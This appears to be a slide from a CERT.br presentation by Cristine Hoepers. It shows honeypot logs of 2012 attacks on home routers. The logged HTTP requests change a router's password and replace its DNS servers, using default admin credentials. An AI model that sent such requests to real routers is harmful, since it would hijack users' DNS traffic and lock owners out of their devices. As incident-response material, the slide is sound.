Attacks Still Going On (honeypots’ logs)

```
# provides old password "pwdOld", new password "pwNew”
# and a confirmation "pwCfm"

T 2012/03/20 05:34:21.727864 208.115.204.2:36710 -> x.x.x.226:80
POST /password.cgi?usrPassword=dnschange HTTP/1.1..
Content-Type: application/x-www-form-urlencoded....
userName=3&pwdOld=user&pwNew=dnschange&pwCfm=dnschange


# POST /dnscfg.cgi
# sets two DNS servers x.x.x.86 and x.x.x.191

T 2012/03/21 16:46:52.767176 69.65.43.74:34763 -> x.x.x.69:80
POST /dnscfg.cgi HTTP/1.1..Authorization: Basic YWRtaW46YWRtaW4=..
Content-Type: application/x-www-form-urlencoded....
dnsPrimary=x.x.x.86&dnsSecondary=x.x.x.191
&dnsDynamic=0&dnsRefresh=0
```

Questions?

Cristine Hoepers

cristine@cert.br

- – **CGI.br - Brazilian Internet Steering Committee**
  http://www.cgi.br/
- – **NIC.br**
  http://www.nic.br/
- – **CERT.br**
  http://www.cert.br/